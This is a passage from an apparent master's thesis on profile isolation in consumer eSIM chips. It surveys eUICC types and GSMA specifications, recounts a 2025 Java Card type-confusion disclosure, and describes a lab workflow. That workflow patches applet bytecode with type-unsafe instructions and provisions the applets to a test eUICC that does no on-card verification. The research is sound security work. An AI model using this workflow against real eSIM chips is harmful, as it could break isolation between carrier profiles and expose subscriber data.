Commercial Production-Grade eUICCs – The first tier consists of eUICCs that hold GSMA production certificates, designed for use with active mobile subscriptions. This tier includes components such as the Kigen SGP.22 tri-cut eUICC, which can be sourced from standard electronics distributors, and the sysmoEUICC1-C2G, the production-ready version of the sysmocom eUICC [61] [26]. eUICCs in this tier will only load profiles originating from an SM-DP+ server whose certificate is anchored in the GSMA production certificate chain. In contrast, the LPA will reject profiles from a test SM-DP+ server, since it cannot supply an appropriate certificate. These eUICCs are effectively part of a real-world production setup and therefore demand either access to full production RSP infrastructure or a pre-provisioned GSMA TS.48 test profile, whose existence on the chip typically cannot be confirmed prior to purchase.

Test-Grade eUICCs – The second tier consists of eUICCs that are architecturally identical to SGP.22 chips but are provisioned with SGP.26 test certificates instead of GSMA production certificates. SGP.26 defines a collection of test certificates and associated key material intended for executing RSP procedures in laboratory or development environments. Chips

manufactured with these test certificates support the same ES9+/ES8+ download mechanisms as production devices, but they root their trust in a test certificate chain rather than in the GSMA production certificate hierarchy. Typical examples in this category include the sysmoEUICC1-C2T and the COMPRION Consumer Test eUICC [26] [62]. Since their trust is based on a publicly available test certificate chain, developers and researchers can provision arbitrary profiles onto these eUICCs from suitably configured SM-DP+ services, without any involvement of the GSMA.

Undocumented Informal-Market eUICCs – The third tier consists primarily of inexpensive eUICCs available via generic online marketplaces. What distinguishes this tier is not the type of certificates installed on the eUICCs, but rather the lack of technical documentation and traceability. Frequently, neither the underlying OS nor the chip platform can be identified from the product description or any accompanying materials. Multiple eUICCs of this kind were examined in this analysis, including generic *9eSIM* cards and vague, garage-assembled Chinese eUICCs, which were later found to be reused iPhone 11 eUICCs [63] [64]. While these chips may be appealing due to their low price, they present two main challenges for researchers. First, their base platform, certificate configuration, and the presence of any pre-installed test profiles cannot be known in advance and must be determined individually for each eUICC. Second, the lack of platform details hampers efforts to relate observed behavior to known platform baselines. In addition, some vendors mandate the use of proprietary applications to load eSIM profiles onto their eUICCs.

4.2. Supported Standards and Provisioning Modes

The distinctions described in section 4.1 rely on groups of GSMA specifications that are easily mistaken for one another and are therefore clarified in more detail here.

SGP.21 and SGP.22 — Consumer RSP Architecture – The overall architecture of Remote SIM Provisioning is specified in SGP.21, whereas its technical implementation is detailed in SGP.22. This technical implementation includes the interfaces between the LPA, the SM-DP+, and the eUICC, along with the suite of ES-interfaces used to prepare, download, install, enable and disable, and delete eSIM profiles [14] [18]. All devices examined in this survey are consumer eUICCs as defined in SGP.22. The architecture of consumer eUICCs differs from that of SGP.02 M2M and SGP.32 IoT eUICCs, primarily in terms of where control is located [65] [66]. In the SGP.22 model, the user, acting through an LPA on a terminal—provides consent and directly triggers all profile operations. In contrast, in the M2M and IoT models, these profile operations are coordinated by a remote management entity. Since this thesis focuses on the security aspects of user profile isolation, only the consumer architecture falls within scope. SGP.02 and SGP.32 eUICCs are not considered out of lack of relevance, but because their trust and management architectures introduce a different set of security related questions.

SGP.26 - Test Certificates – SGP.26 defines a hierarchy of test certificates and key material that can be used to run the procedures specified in SGP.22 without needing to access the production GSMA PKI. SGP.26 eUICCs are not a different class of chip, they are standard consumer eUICCs that rely on an alternative root of trust. This setup enables a single eUICC to function both as a fully compliant SGP.22 consumer chip and as a platform on which developers and researchers can freely provision profiles for testing [18] [20].

TS.48 - Generic Test Profiles – GSMA TS.48 specifies generic eUICC test profiles that are typically employed for device and radio performance evaluations [67]. A TS.48 profile is a full, installable eSIM profile that, up to and including version 6, contains publicly known, non-secret key material. These TS.48 test profiles are relevant to this thesis for two primary reasons. First, the SM-DP+ server provided as part of the pySIM package can provision TS.48 test profiles onto eUICCs by leveraging the SGP.26 certificate hierarchy [50]. Since the profiles can be modified and extended with JC applets, they constitute a convenient resource for researchers who require installable profiles for eUICC-related experiments. Second, TS.48 profiles up to and including v6 were involved in a major security disclosure in 2025 by Security-Explorations, described next [48].

TS.48 v6 disclosure and the v7 remediation – In 2025, Security Explorations made public their exploit against the JCVM on a Kigen eUICC [48]. In the same blog post, the researchers described the procedure they used to load the applet onto eUICCs. Their attack targeted chips equipped with pre-provisioned TS.48 test profiles: the malicious JC applet was deployed into the TS.48 profile using simulated OTA Short Message Service – Point to Point (SMS-PP) messages and the profile's publicly known keys [48]. Although they carried out the OTA attack vector under conditions of physical access to the eUICC, they noted that a genuine remote OTA attack could not be ruled out. This was feasible because the keys for TS.48 test profiles version 6 and earlier were static and publicly accessible. Following disclosure of the exploit, Kigen released security bulletin KGNSB-07-2025, which outlined two mitigation strategies for addressing the vulnerability, Kigen's corresponding fix disallows JC applet installation into active TS.48 test profiles, in line with TS.48 version 7 [51].

Two aspects of this disclosure are directly relevant to the present work. First, it confirms that the attack vector, installing malicious applets, was, at the time of disclosure, an active and potentially remotely exploitable path. Second, it introduces a distinction that is crucial for this thesis: the TS.48 vulnerability represents a weakness in the chain of trust, whereas the Java Card memory-safety vulnerabilities examined in chapter 5 constitute a weakness of the platform itself which, according to Security Explorations' own analysis, may exist independently of the test-profile installation mechanism [48]. The mitigations added in TS.48 version 7 close one avenue for installing malicious applets, but do not necessarily address the underlying behavior of the eUICC platform that this thesis analyzes [48] [67] [51].

4.3. Platform Selection Rationale

For most of the experimental work in chapter 5, the chosen platform is the *sysmoEUICC1-C2T*, an SGP.22 consumer eUICC equipped with SGP.26 test certificates [26]. This choice emerges from the interaction between the research scope and several practical constraints related to eSIM profile provisioning, for the following reasons.

Consumer Scope – The sysmoEUICC1-C2T is a consumer eUICC that implements the SGP.22 RSP procedures, which means it falls within the category of targets outlined in chapter 3. Its behavior regarding profile download, installation, and en- or disablement is that of a standard consumer eUICC. The sole distinction lies in the eUICC's root of trust, as it uses SGP.26 test certificates [26].

Provisioning without Operator Infrastructure – Since the sysmoEUICC1-C2T includes SGP.26 test certificates, eSIM profiles can be created, signed, and provisioned via SM-DP+ test infrastructure without needing access to GSMA-accredited production systems or a commercial MNO agreement. Sysmocom operates its own SM-DP+ service, which allows prebuilt TS.48 profiles to be downloaded. Alternatively, a self-hosted SM-DP+, provided as part of pySIM, can be used to provision custom profiles containing the Java Card applets developed in chapter 5. In this way, the complete workflow of creating and provisioning an eSIM profile becomes accessible in a laboratory environment, which is essential for achieving reproducible results.

Avoidance of Test-Credential Availability Problem – Consumer-grade eUICCs may be used for research and for loading test JC applets only if they are delivered with a TS.48 test profile already installed and, in the case of a version 7 profile, if the dynamic key material is known. As discussed earlier, it is difficult to verify prior to purchase whether such a profile is actually pre-installed on an eUICC without manually inspecting its contents. As noted above, this issue can be circumvented by selecting eUICCs for experimental purposes that are equipped with SGP.26 test certificates.

Acquisition and Documentation – Among the eUICCs considered in this work, including other chips with test certifications such as the COMPRION consumer test eUICC, the sysmoEUICC1-C2T is the most easily obtainable option [62]. The eUICC can be directly purchased via the sysmocom webshop and is accompanied by extensive support materials, including a manual and actively maintained, compatible open-source software [26] [50]. For the purposes of this thesis, and to facilitate reproducibility, this combination of straightforward availability and comprehensive documentation was the decisive factor, in contrast to alternative solutions that are primarily geared towards commercial MNOs for product development and research. It should also be mentioned that, in addition to the sysmoEUICC1-C2T, a sysmoEUICC1-C2G was acquired for further testing purposes.

Relationship with the Disclosed Vulnerabilities – The research published on the Security Explorations blog does not specify which particular eUICC vendor was used in their experiments [48]. The sysmoEUICC1-C2T was intentionally not chosen, as this device supports demonstrating the JC applet installation process via SMS-PP, as outlined in Adam Gowdiak's work [48]. Instead, the selected eUICC implements SGP.26, which enables controlled and reproducible provisioning of arbitrary eSIM profiles in a research setting, as described above. This, in turn, allowed this thesis to examine the Java Card Virtual Machine behavior observed in chapter 5, a characteristic of the eUICC's JC runtime that is independent of the test-profile installation method, which has been addressed with the publication of the TS.48 v7 profile specification.

Platform Identification as a Result – This thesis was able to determine the underlying platform of the acquired eUICC, namely a Kigen eUICC OS, only after it was acquired. The procedure used for this identification is described in chapter 5. The fact that the selected eUICC turned out to use the same OS on which Security Explorations disclosed a type-confusion vulnerability in 2025 was not among the criteria for its selection [48]. It is difficult to assess whether this outcome is purely coincidental or instead reflects a lack of diversity in eUICC platforms on the market. It may be the case that many consumer eUICCs, regardless of vendor and certificate configuration, are based on only a small set of underlying plat-

forms. If so, choosing an eUICC without prior knowledge of its underlying platform would be disproportionately likely to result in selecting the platform used in the research published on Security Explorations. For the selection process itself, what matters is that the platform identity is determined as a result of the evaluation rather than as a known input, and that the runtime observed on the sysmoEUICC1-C2T, being a production Kigen operating system, is representative of the runtime used on commercially deployed Kigen eUICCs.

Remediation State – Since the strategies outlined in chapter 5 may depend on the eUICC's firmware, it would be beneficial to know the eUICC's patch level before performing acquiring said eUICC. This was not possible in the context of this thesis, as the entire underlying platform of the eUICC only became known after it had been acquired.

Taken together, these factors identify the sysmoEUICC1-C2T as the platform that most effectively meets the combined requirements arising from both the research scope and the methodology. A genuine SGP.22 consumer eUICC that supports provisioning with arbitrary custom profiles in a fully self-hosted lab setup, can be purchased individually, and is documented in a reproducible manner, chosen without regard to its underlying hardware platform, which was only determined as an outcome of the experiments. The exact hardware identifiers, and firmware revision of the chosen device are documented in chapter 5 as part of the description of the experimental environment.

5. Methodology


This chapter details the experimental methodology used to assess profile isolation on the selected eUICC. It outlines the hardware and software setup, the procedure for creating JC applet carrying eSIM profiles, the applet development and bytecode manipulation toolchain, the design of the test cases used to investigate profile isolation, and the four primary type-confusion strategies, combined with the heap-extraction applet, that form the core of the experimental work.

The central guiding principle is reproducibility enabled by open tooling. Every element of the pipeline outlined below is either open-source or publicly documented, and the entire process, from the applet's source code to the provisioning of profiles, is automated using these tools instead of relying on proprietary or vendor-specific solutions. This approach is driven partly by the practical limitations of working as a single researcher, and partly by the goal of making the experiments and their results independently verifiable.

5.1. Hardware and Software Environment

5.1.1. Target Device

The device evaluated in this work is the sysmoEUICC1-C2T, introduced in chapter 4. It is an SGP.22 consumer eUICC configured with SGP.26 test certificates, allowing the provisioning of eSIM profiles in a laboratory setting. The eUICC is provided in a 2FF/3FF/4FF tri-cut plastic card format and, for the experiments, was inserted into a USB Personal Computer/Smart Card (PC/SC) Smart Card reader. Communication between the eUICC and the host occurs via the standard ISO-7816 APDU interface exposed through the PC/SC stack. Figure 5.1 shows an example sysmoEUICC1-C2T.



(a) sysmoEUICC1-C2T Front

(b) sysmoEUICC1-C2T Back

Figure 5.1.: Example Image of sysmoEUICC1-C2T [7]

In addition to the sysmoEUICC1-C2T, several other consumer eUICCs were examined and checked for the presence of TS.48 test profiles of version 6 or earlier. A comprehensive

overview of all assessed eUICCs, including their OS versions and information on whether they contained profiles vulnerable to the OTA SMS-PP delivery vector, is provided in Appendix A.

5.1.2. eUICC Platform Identification

As outlined in chapter 4, neither the OS of the eUICC nor the underlying Java Card platform were known when the device was chosen. Identification of the eUICC's OS version, SGP.22 version, certificate issuer identifiers, and GlobalPlatform version was carried out using the eUICC's own information interfaces. This was achieved through the use of `pySIM`. First, the ISD-R was selected via the `select ADF.ISD-R` command, after which the `getEUICCInfo` commands were executed to retrieve the EUICCInfo1 and EUICCInfo2 structures, respectively. Using GlobalPlatform `GET DATA` commands, the GlobalPlatform version, the supported secure channel protocol, and the OS identifier and version were determined. The complete code used to automate these steps is provided in Appendix A. The OS version also provides an indication of the eUICC's patch status, which could affect the outcomes of the experiments performed.

5.1.3. Host Toolchain

All host-side tasks were performed on a Linux-based workstation, specifically running Ubuntu 24.04 LTS. The main tools used, each of them open-source, were: `pySim` for interacting with the eUICC, inspecting profiles, and, via its `contrib/saip-tool.py` script, constructing profiles. `osmo-smdpp.py`, included with `pySim`, serving as a proof-of-concept implementation of an SGP.22 SM-DP+. `lpac` acting as the Local Profile Assistant to manage profile download, activation, deactivation, and removal. `ant-javacard` as the build system for Java Card applets. The Oracle Java Card Development Kit 3.0.5u3, configured to target the 2.2.1 platform for compilation. Finally, `capgen` from the Java Card tool suite to reassemble manually modified bytecode. Table 5.1 provides an overview of the pipeline components and their respective functions.

Stage	Tool	Purpose
Compilation	ant-java + Oracle JCDK 3.0.5u1 (target 3.0.5u1)	Compile Java Source to CAP and JCA
Bytecode Manipulation	Manual JCA editing + capgen	Introduce type-unsafe instructions + reassamble
Profile Construction	saip-tool.py	Embed the CAP as an Application PE and instantiate the applet
SM-DP+	osmo-smdpp.py	Serve the profile package over the ES9+ interface
Provisioning	lpac	Download, Enable, Disable, and Delete Profiles
Observation	lpac, pySIM, APDU tracing	Capture APDU exchanges and proactive-command output

Table 5.1.: Host-side pipeline components

5.2. Profile Creation and Provisioning

A key requirement of the methodology, and the main way it diverges from the approaches described in earlier chapters, is that the malicious applet is embedded within a full eSIM profile that is provisioned via the standard SM-DP+ download process, rather than being added to an existing profile using OTA SMS-PP downloads [48]. The provisioning procedure is detailed in the following subsection.




Figure 5.2.: eSIM profile provisioning for the testcases of this thesis

Figure 5.2 illustrates the experimental setup, in which the following steps are carried out to download and install (malicious) eSIM profiles onto the test eUICCs. The following list provides a quick reference to the corresponding subsection for each step.

1. Section 5.2.2 & Section 5.2.3: Providing of (malicious) eSIM profiles by simulated MNO
2. Section 5.2.3: HTTPS\TCP\IP traffic for downloading a profile
3. Section 5.2.3 & Section 5.2.5: Operation commands for Local Profile Assistant (LPA)
4. Section 5.2.3 & Section 5.2.4: Writing and installing received eSIM profile to eUICC by simulated end-user

5.2.1. Base Profiles

The base eSIM profiles serving as carriers for the JC applets were the generic GSMA TS.48 test profiles provided with `pySIM`, each in its unique ICCID variant, namely `TS48V1-A-UNIQUE.der` and `TS48V1-B-UNIQUE.der`. The unique ICCID variant of these profiles were chosen so that two profiles could be installed on the same eUICC without ICCID collision, fulfilling a precondition, in which one profile hosts the malicious applet and the other supplies the target data. Each profile package is an Unprotected Profile Package (UPP), which is a flat, wrapperless sequence of Profile Elements (PEs) that allows the insertion of additional PEs, such as JC applets. The profile packages are encoded using Distinguished Encoding Rules.

5.2.2. Embedding the Applet

Compiled and patched CAP files were embedded into the base profiles via the `add-app` and `add-app-inst` options of `saip-tool.py` [50]. These options manage the creation of the application PE, the conversion of the CAP file into an installable format, the insertion of the load block and the applet instance into the existing PE sequence, and the subsequent re-packaging of the profile. `add-app` generates the load block that contains the CAP, whereas `add-app-inst` instantiates an applet from this load block. In doing so, it defines the load file, the class, the instance AIDs, the applet's privileges, and the SIM Toolkit application specific parameters for the application, which determine the applet's menu entry and allocate the required toolkit resources [50].

The `--uicc-toolkit-app-spec-pars` parameter was kept identical for all applet variants at 01001505... . This value specifies an Access Domain with full APDU access, a priority level of 21, and a limit of 5 timers, while all remaining fields are set to zero. It was taken directly from the `pySim` example script without per-applet adjustment, a complete example of this script is shown in Listing 22. Since the applets used in this study did not rely on the `TimerService`, the timer limit was never reached. The zero values for the maximum menu entries and maximum text length parameters were accepted by the Kigen OS, which appears to interpret omitted limits as unconstrained.

The chosen AID schema remained uniform to support the coexistence of multiple applet variants and profile pairs, and to make it straightforward to distinguish between different applets. All applets use the same package AID, $D07002CA44$. The individual instance AIDs build on this by adding an applet-specific suffix, ensuring that each applet has a unique AID and can be provisioned into separate profiles without conflicts. For simplicity, the AID suffix was incremented sequentially across different applet types.

5.2.3. Serving and Downloading

The assembled profile packages were stored in the UPP directory, from which `osmo-smdpp.py` provides them for download. Each package was associated with an identifier that directly corresponds to the profile name. `osmo-smdpp.py` was executed as a local SM-DP+, delivering the profile via its ES9+ interface. Because `osmo-smdpp.py` listens on port 443, the `authbind` tool was employed to conveniently launch the server with the minimum required privileges. The SM-DP+ server was started with the following command.

```
$ authbind --deep ./osmo-smdpp.py -v
```

Listing 1: Bash Terminal Command for Starting osmo-smdpp.py

On the eUICC side, `lpac` carried out the profile download from the local SM-DP+ using the corresponding identifiers, followed by enabling the downloaded profile. The download and activation phases use the same ES8+, ES9+, and ES10+ procedures as a production LPA and SM-DP+. The sole deviation from a production setup is the test root of trust, which is an attribute of the SGP.26-compliant device rather than of the provisioning process itself. The download of an eSIM profile was started using the following command, changing the identifier according to which profile shall be downloaded.

```
$ ./lpac profile download -s testsmdpplus1.example.com -m "TS48V1-B-UNIQUE-exampleprofile"

{"type":"progress","payload":{"code":0,"message":"es10b_get_euicc_challenge_and_info","data"
↪  :"testsmdpplus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es9p_initiate_authentication","data":"test
↪  smdpplus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es10b_authenticate_server","data":"testsmd
↪  pplus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es9p_authenticate_client","data":"testsmdp
↪  plus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es8p_meatadata_parse","data":{"iccid":"894
↪  9449999999990031","serviceProviderName":"OsmocomSPN","profileName":"TS48V1-B-UNIQUE-exam
↪  pleprofile","iconType":null,"icon":null,"profileClass":"operational"}}}
{"type":"progress","payload":{"code":0,"message":"es10b_prepare_download","data":"testsmdppl
↪  us1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es9p_get_bound_profile_package","data":"te
↪  stsmdpplus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es10b_load_bound_profile_package","data":"
↪  testsmdpplus1.example.com"}}
{"type":"lpa","payload":{"code":0,"message":"success","data":{"seqNumber":468,"bppCommandId"
↪  :"unknown","errorReason":"unknown"}}}
```

Listing 2: Bash Terminal Command for Downloading an eSIM Profile from the Test SM-DP+

Enabling a profile after download was done using the command shown in Listing 3.

```
$  ./lpac profile enable 8949449999999990023 | jq .

{
  "type": "lpa",
  "payload": {
    "code": 0,
    "message": "success",
    "data": null
  }
}
```

Listing 3: Bash Terminal Command for Enabling an eSIM Profile

`lpac` was also employed to disable and remove profiles. A profile must first be disabled before it can be deleted from the eUICC. In some test cases, it was additionally required to disable a profile and then enable it again. The commands used for these actions are similar to the `enable` command, but instead make use of the `disable` and `delete` commands, respectively.

Additionally, `lpac` can execute operations that simplify the management of installed eSIM profiles and provide information about their lifecycle. The following two commands, on the one hand, list the profiles installed on an eUICC and, on the other hand, display the events

related to the lifecycle of the installed profiles.

```
$ ./lpac profile list | jq .

{
  "type": "lpa",
  "payload": {
    "code": 0,
    "message": "success",
    "data": [
      {
        "iccid": "89494499999999990031",
        "isdpAid": "a0000005591010ffffffff8900001000",
        "profileState": "enabled",
        "profileNickname": null,
        "serviceProviderName": "OsmocomSPN",
        "profileName": "TS48V1-B-UNIQUE-exampleprofile",
        "iconType": null,
        "icon": null,
        "profileClass": "operational"
      },
      {
        "iccid": "89494499999999990023",
        [omitted for readability]
      }
    ]
  }
}

$ ./lpac notification list | jq .
{
  "type": "lpa",
  "payload": {
    "code": 0,
    "message": "success",
    "data": [
      {
        "seqNumber": 403,
        "profileManagementOperation": "install",
        "notificationAddress": "testsmdpplus1.example.com",
        "iccid": "89494499999999990031"
      },
        [omitted for readability]
    ]
  }
}
```

Listing 4: Bash Terminal Command for Listing eSIM Profile Information

5.2.4. Applet Installation

A consequence of this delivery model, which is important for the threat model in Chapter 3, is that the malicious applet is installed and its install method is executed as an inherent part of the profile installation and activation process. No separate app-loading phase or post-installation OTA procedure is needed. From the eUICC's perspective, installing the applet is merely a component of installing the eSIM profile created by the MNO.

5.2.5. Reset and Recovery

Between experiments, profiles were disabled and removed using `lpac`, as outlined in Section 5.2.3, in order to restore the eUICC to a defined baseline state. As will be detailed later, some incorrectly configured applets were able to interfere with the eUICC's management interface so severely that `lpac` could no longer be initialized, the recovery procedures applied in those situations are described there.

5.3. Java Card Applet Development

5.3.1. Applet Structure

The test Java Card applets were implemented as SIM Toolkit applets, making use of the `sim.toolkit` API [68]. During installation, each applet registers a menu item with the Card Application Toolkit and subsequently gains control when that item is chosen, via the `processToolkit` handler that reacts to the menu selection. This implementation was selected because it offers a straightforward and reliable trigger and output path, without requiring the applet to define a custom APDU command interface. During development and testing, the output was rendered through the `ProactiveHandler` display-text proactive command. Its payload appears in the APDU traces and can thus be intercepted by the host without any user interaction on the screen, such as selecting a menu item on a smartphone display.

5.3.2. Build Process and JCA Round-Trip Workflow

The type-confusion strategies outlined in Section 5.5 depend on bytecode that the Java Card compiler never produces and that the off-card BCV would reject. To introduce such bytecode, a dedicated process is necessary, referred to here as the JCA round-trip. To achieve this, the applet is initially developed and compiled as ordinary, generating both a CAP file and its textual JCA representation. The JCA file is subsequently modified to insert type-unsafe instruction sequences into the bytecode, after which the altered JCA is reassembled into a manipulated CAP file using `capgen` [69]. This method, proposed by Dr. Bouffard, enables the targeted insertion of type-unsafe instructions while keeping the rest of the applet unchanged [70]. The manipulated CAP file is subsequently integrated into an eSIM profile in the same manner as a valid CAP file. Since the eUICC does not perform on-card bytecode verification, it proceeds to install it without raising any objections.

Since more complex attack strategies require more complex bytecode manipulation this process was later on automated using a Python script. The `patch_jca.py` script can be found in Appendix A. Figure 5.3 further illustrates the build process.




Figure 5.3.: Build Process for a Malicious Applet

Listing 5 shows a snippet from the start of the JCA round-trip workflow, namely building Java Card applets via *ANT* with `build.xml`. The `build.xml` can be found in the Appendix A.

```
1  $ ant
2  Buildfile: /home/philip/workspace/masterthesis/hello-stk/build.xml
3
4  dist:
5        [get] Destination already exists (skipping):
         ↪  /home/philip/workspace/masterthesis/hello-stk/ant-javacard.jar
6   [javacard] ant-javacard v26.02.22
7   [javacard] INFO: using JavaCard 2.2.1 SDK in
    ↪  /home/philip/workspace/masterthesis/hello-stk/oracle_javacard_sdks/jc221_kit with
    ↪  JDK 8
8   [javacard] INFO: targeting JavaCard 2.2.1 SDK in
    ↪  /home/philip/workspace/masterthesis/hello-stk/oracle_javacard_sdks/jc221_kit
9   [javacard] INFO: setting package name to org.toorcamp.HelloSTK
10  [javacard] Building CAP with 1 applet from package org.toorcamp.HelloSTK (AID:
    ↪  D07002CA44)
11  [javacard] org.toorcamp.HelloSTK.HelloSTK D07002CA44900101
12   [compile] Compiling files from /home/philip/workspace/masterthesis/hello-stk/hello-stk
13   [compile] Compiling 1 source file to
     ↪  /home/philip/workspace/masterthesis/hello-stk/build/classes
14   [compile] /home/philip/workspace/masterthesis/hello-stk/hello-stk/src/org/toorcamp/Hel
     ↪  loSTK/HelloSTK.java
15    [verify] Verification of
      ↪  /tmp/jccpro9002773573361474273/org/toorcamp/HelloSTK/javacard/HelloSTK.cap passed
16       [cap] CAP saved to /home/philip/workspace/masterthesis/hello-stk/build/HelloSTK.cap
17       [jca] JCA saved to /home/philip/workspace/masterthesis/hello-stk/build/HelloSTK.jca
18
19 BUILD SUCCESSFUL
```

```
20    Total time: 0 seconds
```

Listing 5: ANT Build Process in Terminal

As described above, JCA is a textual representation of *Java* bytecode, a snippet can be seen in Listing 6.

```
1     .fields {
2         private byte helloMenuItem 0;                // B
3         static byte[] welcomeMsg = {77,65,83,84,69,82,84,72,69,83,73,83,32,80,72,73,76,73,80
          ↪  ,32,77,65,71,78,85,83};                  // [B
4         static byte[] menuItemText = {72,101,108,108,111,44,32,83,84,75};                //
          ↪  [B
5     }
```

Listing 6: JCA Snippet

Listing 7 illustrates the reassembly step described above. The modified JCA file is reassembled using `capgen`. As the snippet below shows no bytecode verification is performed. Throughout this thesis, `capgen` was used in two ways: first, via *ANT*, as shown below, and second, by directly invoking the `capgen` command with specified input and output files.

```
1     $ ant patch
2     Buildfile: /home/philip/workspace/masterthesis/hello-stk/build.xml
3
4     patch:
5          [exec] Java Card 2.2.2 CAP File Generator, Version 1.3
6          [exec] Copyright 2005 Sun Microsystems, Inc. All rights reserved. Use is subject to
          ↪  license terms.
7
8     BUILD SUCCESSFUL
9     Total time: 0 seconds
```

Listing 7: Build Process with ANT using capgen to Compile modified CAP File

5.3.3. Constraints of JCA editing

Several characteristics of the JCA representation limit how it can be edited, and they are documented here because they influenced the applet's design choices. Values placed on the stack by the `sspush` instruction are treated as signed 16-bit values, consequently, constants like `0xCAFE` had to be expressed using their signed representations. When the Java source code is changed and recompiled, the indices in the constant pool that are used by field-access instructions can shift. Because of this, each JCA patch had to be rechecked against the newly generated JCA rather than applied blindly. Edits that alter a method's stack usage require updating the method's declared stack depth, and edits that remove or reorganize a

try-catch block require deleting the associated exception table. These limitations naturally resulted in an iterative workflow, where re-compiling, re-examining, and re-patching became the standard routine. This, in turn, favored the use of small, single-purpose applets that kept the modified methods small and the constant pool as unchanged as possible.

5.4. Test Case Design

Isolation was evaluated using an organized hierarchy of test cases that covered multiple aspects of isolation, ranging from platform characterization and tests of management- and data-plane boundaries to runtime checks for type-confusion attack strategies. This test hierarchy has two main objectives. First, it determines the baseline behavior of the eUICC platform before any adversarial testing is performed. Second, the adversarial tests are ordered so that each one depends only on capabilities that have been validated by a preceding test. For each test case, a procedure was defined, the behavior anticipated based on the GSMA and Java Card specifications was described, and the actual outcome recorded. The results are compared with the expected behavior, ensuring that each test produces clear isolation verdicts. The following dimensions are examined.

5.4.1. Platform Characterization (T1)

The first test serves to establish a reference state. It records the GlobalPlatform version and secure-channel protocol reported by the eUICC, the SGP.22 version and profile inventory obtained via ES10b, as well as the ISD-R/ISD-P/ECASD security-domain hierarchy. These tests are not adversarial, instead, they are used to characterize the eUICC and provide a ground truth that later enables the interpretation of cross-profile observations. The identification procedure outlined in Section 5.1.2 is included in this test.

5.4.2. Verification-Policy Characterization (T2)

The second test identifies which static checks the eUICC performs on an applet during installation. It is organized as a stepwise sequence. First, a CAP whose only modification is a harmless change to a constant, to see whether the card verifies CAP integrity at all, then a CAP that is structurally invalid, and finally a CAP that violates type safety. The result at this stage shows whether type-unsafe applets can be installed in the first place, and thus whether the approaches described in Section 5.5 are applicable. Demonstrating that the card carries out no on-card verification is a characterization result, independent of any subsequent exploitation.

5.4.3. Management-Plane Isolation (T3)

These tests examine whether an applet or context restricted to a single profile can observe or influence the eUICC management plane or any other profiles. They cover, for example, selecting the ISD-R from within the context of an active profile and attempting to list metadata for all profiles, selecting another profile's ISD-P via its AID and trying to read its files, and trying to enable or delete a second profile from within the first. According to the specifications, such attempts should fail with either a security-status error or a file-not-found error, if they succeed, this constitutes a management-plane isolation issue.

5.4.4. Data-Plane and Runtime Isolation (T4)

